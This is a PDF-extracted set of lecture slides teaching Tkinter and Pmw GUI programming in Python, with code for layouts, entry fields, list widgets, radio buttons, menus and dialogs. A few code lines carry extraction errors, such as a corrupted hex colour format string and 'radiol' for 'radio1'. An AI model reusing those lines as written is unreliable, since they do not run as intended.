    """make a textentry field tied to variable"""\n    l = Label(parent, text=label)  
    l.grid(column=0, row=self.row_counter, sticky='w')  
    widget = Entry(parent, textvariable=variable, width=8)  
    widget.grid(column=1, row=self.row_counter)  
  
    self.row_counter += 1  
    return widget
```

- You can mix the use of grid and pack, but not within the same frame

The image

```
sketch_frame = Frame(self.parent)
sketch_frame.pack(side='left', padx=2, pady=2)

gifpic = os.path.join(os.environ['scripting'],
                      'src','gui','figs','simviz2.xfig.t.gif')

self.sketch = PhotoImage(file=gifpic)
# (images must be tied to a global or class variable!)

Label(sketch_frame,image=self.sketch).pack(side='top',pady=20)
```

Simulate and visualize buttons

- Straight buttons calling a function
- Simulate: copy code from simviz1.py
(create dir, create input file, run simulator)
- Visualize: copy code from simviz1.py
(create file with Gnuplot commands, run Gnuplot)


Complete script: `src/py/gui/simvizGUI2.py`

Resizing widgets (1)

- Example: display a file in a text widget

```
root = Tk()
top = Frame(root); top.pack(side='top')
text = Pmw.ScrolledText(top, ...
text.pack()
# insert file as a string in the text widget:
text.insert('end', open(filename,'r').read())
```

- Problem: the text widget is not resized when the main window is resized



Resizing widgets (2)


- Solution: combine the expand and fill options to pack:

```
text.pack(expand=1, fill='both')
# all parent widgets as well:
top.pack(side='top', expand=1, fill='both')
```

expand allows the widget to expand, fill tells in which directions the widget is allowed to expand

- Try fileshow1.py and fileshow2.py!
- Resizing is important for text, canvas and list widgets

Pmw demo program



Very useful demo program in All.py (comes with Pmw)

Test/doc part of library files

- A Python script can act both as a library file (module) and an executable test example
- The test example is in a special end block


```
# demo program ("main" function) in case we run the script  
# from the command line:
```

```
if __name__ == '__main__':  
    root = Tkinter.Tk()  
    Pmw.initialise(root)  
    root.title('preliminary test of ScrolledListBox')  
    # test:  
    widget = MyLibGUI(root)  
    root.mainloop()
```

- Makes a built-in test for verification
- Serves as documentation of usage

Widget tour

Demo script: demoGUI.py



src/py/gui/demoGUI.py: widget quick reference


Frame, Label and Button

```
frame = Frame(top, borderwidth=5)
frame.pack(side='top')

header = Label(parent, text='Widgets for list data',
               font='courier 14 bold', foreground='blue',
               background='#\x02\x02\x02' % (196,196,196))
header.pack(side='top', pady=10, ipady=10, fill='x')


Button(parent, text='Display widgets for list data',
       command=list_dialog, width=29).pack(pady=2)
```

Relief and borderwidth



```
# use a frame to align examples on various relief values:  
frame = Frame(parent); frame.pack(side='top',pady=15)  
# will use the grid geometry manager to pack widgets in this frame  
  
reliefs = ('groove', 'raised', 'ridge', 'sunken', 'flat')  
row = 0  
for width in range(0,8,2):  
    label = Label(frame, text='reliefs with borderwidth=%d: ' % width)  
    label.grid(row=row, column=0, sticky='w', pady=5)  
    for i in range(len(reliefs)):  
        l = Label(frame, text=reliefs[i], relief=reliefs[i],  
                  borderwidth=width)  
        l.grid(row=row, column=i+1, padx=5, pady=5)  
    row += 1
```

Bitmaps



```
# predefined bitmaps:  
bitmaps = ('error', 'gray25', 'gray50', 'hourglass',  
           'info', 'questhead', 'question', 'warning')  
  
Label(parent, text="""\nPredefined bitmaps, which can be used to  
label dialogs (questions, info etc.)""",  
      foreground='red').pack()  
  
frame = Frame(parent); frame.pack(side='top', pady=5)  
  
for i in range(len(bitmaps)): # write name of bitmaps  
    Label(frame, text=bitmaps[i]).grid(row=0, column=i+1)  
  
for i in range(len(bitmaps)): # insert bitmaps  
    Label(frame, bitmap=bitmaps[i]).grid(row=1, column=i+1)
```


Tkinter text entry

Label and text entry field packed in a frame

```
# basic Tk:  
frame = Frame(parent); frame.pack()  
Label(frame, text='case name').pack(side='left')  
entry_var = StringVar(); entry_var.set('mycase')  
  
e = Entry(frame, textvariable=entry_var, width=15,  
          command=somefunc)  
  
e.pack(side='left')
```

Pmw.EntryField

Nicely formatted text entry fields



```
case_widget = Pmw.EntryField(parent,
    labelpos='w',
    label_text='case name',
    entry_width=15,
    entry_textvariable=case,
    command=status_entries)

# nice alignment of several Pmw.EntryField widgets:
widgets = (case_widget, mass_widget,
           damping_widget, A_widget,
           func_widget)
Pmw.alignlabels(widgets)
```

Input validation

- Pmw.EntryField can validate the input
- Example: real numbers larger than 0:

```
mass_widget = Pmw.EntryField(parent,
    labelpos='w', # n, nw, ne, e and so on
    label_text='mass',
    validate={'validator': 'real', 'min': 0},
    entry_width=15,
    entry_textvariable=mass,
    command=status_entries)
```

- Writing letters or negative numbers does not work!

Balloon help

A help text pops up when pointing at a widget



```
# we use one Pmw.Balloon for all balloon helps:  
balloon = Pmw.Balloon(top)  
  
...  
balloon.bind(A_widget,  
             'Pressing return updates the status line')
```

Point at the 'Amplitude' text entry and watch!

Option menu

- Seemingly similar to pulldown menu
- Used as alternative to radiobuttons or short lists

```
func = StringVar(); func.set('y')
func_widget = Pmw.OptionMenu(parent,
    labelpos='w', # n, nw, ne, e and so on
    label_text='spring',
    items=['y', 'y3', 'siny'],
    menubutton_textvariable=func,
    menubutton_width=6,
    command=status_option)

def status_option(value):
    # value is the current value in the option menu
```

Slider



```
y0 = DoubleVar(); y0.set(0.2)
y0_widget = Scale(parent,
    orient='horizontal',
    from_=0, to=2,      # range of slider
    tickinterval=0.5,   # tickmarks on the slider "axis"
    resolution=0.05,    # counter resolution
    label='initial value y(0)',  # appears above
    #font='helvetica 12 italic', # optional font
    length=300,          # length=300 pixels
    variable=y0,
    command=status_slider)
```

Checkbutton

GUI element for a boolean variable



```
store_data = IntVar(); store_data.set(1)
store_data_widget = Checkbutton(parent,
                                text='store data',
                                variable=store_data,
                                command=status_checkbutton)

def status_checkbutton():
    text = 'checkbutton : ' \
          + str(store_data.get())
    ...
    ...
```


Menu bar



```
menu_bar = Pmw.MenuBar(parent,
                       hull_relief='raised',
                       hull_borderwidth=1,
                       balloon=balloon,
                       hotkeys=1) # define accelerators
menu_bar.pack(fill='x')

# define File menu:
menu_bar.addmenu('File', None, tearoff=1)
```

MenuBar pulldown menu



```
menu_bar.addmenu('File', None, tearoff=1)

menu_bar.addmenuitem('File', 'command',
    statusHelp='Open a file', label='Open...',
    command=file_read)

...
menu_bar.addmenu('Dialogs',
    'Demonstrate various Tk/Pmw dialog boxes')
...
menu_bar.addcascademenu('Dialogs', 'Color dialogs',
    statusHelp='Exemplify different color dialogs')

menu_bar.addmenuitem('Color dialogs', 'command',
    label='Tk Color Dialog',
    command=tk_color_dialog)
```

List data demo

Widgets for list data

**plain listbox
single selection**




list item 1
list item 2
list item 3
list item 4
list item 5
list item 6

simple combo box



list item 2
list item 1
list item 2
list item 3
list item 4
list item 5
list item 6

dropdown combo box



list item 8

**plain listbox
multiple selection**



list item 1
list item 2
list item 3
list item 4
list item 5
list item 6

Option Menu: item2



**Tk radio buttons
single selection**



radio1 radio2 radio3 radio4

item1 item2 item3 item4

**Pmw check buttons
multiple selection**




item1 item2 item3 item4

Quit

List data widgets

- List box (w/scrollbars); `Pmw.ScrolledListBox`
- Combo box; `Pmw.ComboBox`
- Option menu; `Pmw.OptionMenu`
- Radio buttons; `RadioButton` or `Pmw.RadioSelect`
- Check buttons; `Pmw.RadioSelect`
- Important:
 - long or short list?
 - single or multiple selection?

List box



```
list = Pmw.ScrolledListBox(frame,
    listbox_selectmode = 'single', # 'multiple'
    listbox_width = 12, listbox_height = 6,
    label_text = 'plain listbox\nsingle selection',
    labelpos = 'n', # label above list ('north')
    selectioncommand = status_list1)
```

More about list box

- Call back function:

```
def status_list1():
    """extract single selections"""
    selected_item = list1.getcurselection()[0]
    selected_index = list1.curselection()[0]
```

- Insert a list of strings (listitems):

```
for item in listitems:
    list1.insert('end', item) # insert after end
```

List box; multiple selection

- Can select more than one item:

```
list2 = Pmw.ScrolledListBox(frame,
    listbox_selectmode = 'multiple',
    ...
    selectioncommand = status_list2)
...
def status_list2():
    """extract multiple selections"""
    selected_items = list2.getcurselection() # tuple
    selected_indices = list2.curselection() # tuple
```

Tk Radiobutton

GUI element for a variable with distinct values

Tk radio buttons ◆ radio1 ◆ radio2 ◆ radio3 ◆ radio4

```
radio_var = StringVar() # common variable
radiol = Frame(frame_right)
radiol.pack(side='top', pady=5)

Label(radiol,
      text='Tk radio buttons').pack(side='left')

for radio in ('radiol', 'radio2', 'radio3', 'radio4'):
    r = Radiobutton(radiol, text=radio, variable=radio_var,
                    value='radiobutton no. ' + radio[5],
                    command=status_radiol)
    r.pack(side='left')

...
def status_radiol():
    text = 'radiobutton variable = ' + radio_var.get()
    status_line.configure(text=text)
```

Pmw.RadioSelect radio buttons

GUI element for a variable with distinct values

Pmw check buttons
multiple selection item1 item2 item3 item4

```
radio2 = Pmw.RadioSelect(frame_right,
    selectmode='single',
    buttonstype='radiobutton',
    labelpos='w',
    label_text='Pmw radio buttons\nsingle selection',
    orient='horizontal',
    frame_relief='ridge', # try some decoration...
    command=status_radio2)

for text in ('item1', 'item2', 'item3', 'item4'):
    radio2.add(text)
radio2.invoke('item2') # 'item2' is pressed by default

def status_radio2(value):
    ...
```

Pmw.RadioSelect check buttons

GUI element for a variable with distinct values



```
radio3 = Pmw.RadioSelect(frame_right,
    selectmode='multiple',
    buttonstype='checkbutton',
    labelpos='w',
    label_text='Pmw check buttons\nmultiple selection',
    orient='horizontal',
    frame_relief='ridge', # try some decoration...
    command=status_radio3)

def status_radio3(value, pressed):
    """
    Called when button value is pressed (pressed=1)
    or released (pressed=0)
    """
    ... radio3.getcurselection() ...
```


Combo box



```
combo1 = Pmw.ComboBox(frame,
    label_text='simple combo box',
    labelpos = 'nw',
    scrolledlist_items = listitems,
    selectioncommand = status_combobox,
    listbox_height = 6,
    dropdown = 0)

def status_combobox(value):
    text = 'combo box value = ' + str(value)
```

Tk confirmation dialog




```
import tkMessageBox
...
message = 'This is a demo of a Tk confirmation dialog box'
ok = tkMessageBox.askokcancel('Quit', message)
if ok:
    status_line.configure(text="'OK' was pressed")
else:
    status_line.configure(text="'Cancel' was pressed")
```

Tk Message box




```
message = 'This is a demo of a Tk message dialog box'  
answer = tkMessageBox.Message(icon='info', type='ok',  
                           message=message, title='About').show()  
status_line.configure(text="'%s' was pressed" % answer)
```

Pmw Message box



```
message = """\nThis is a demo of the Pmw.MessageDialog box,\nwhich is useful for writing longer text messages\nto the user."""\n\nPmw.MessageDialog(parent, title='Description',\n    buttons=('Quit',),\n    message_text=message,\n    message_justify='left',\n    message_font='helvetica 12',\n    icon_bitmap='info',\n    # must be present if icon_bitmap is:\n    iconpos='w')
```

User-defined dialogs




```
userdef_d = Pmw.Dialog(self.parent,
    title='Programmer-Defined Dialog',
    buttons=('Apply', 'Cancel'),
    #defaultbutton='Apply',
    command=userdef_dialog_action)

frame = userdef_d.interior()
# stack widgets in frame as you want...
...

def userdef_dialog_action(result):
    if result == 'Apply':
        # extract dialog variables ...
    else:
        # you canceled the dialog
    self.userdef_d.destroy() # destroy dialog window
```


Color-picker dialog



```
import tkColorChooser
color = tkColorChooser.Chooser(
    initialcolor='gray',
    title='Choose background color').show()
# color[0]: (r,g,b) tuple, color[1]: hex number
parent_widget.tk_setPalette(color[1]) # change bg color
```

Pynche

Advanced color-picker dialog or stand-alone program
(pronounced 'pinch-ee')



Pynche usage

- Make dialog for setting a color:

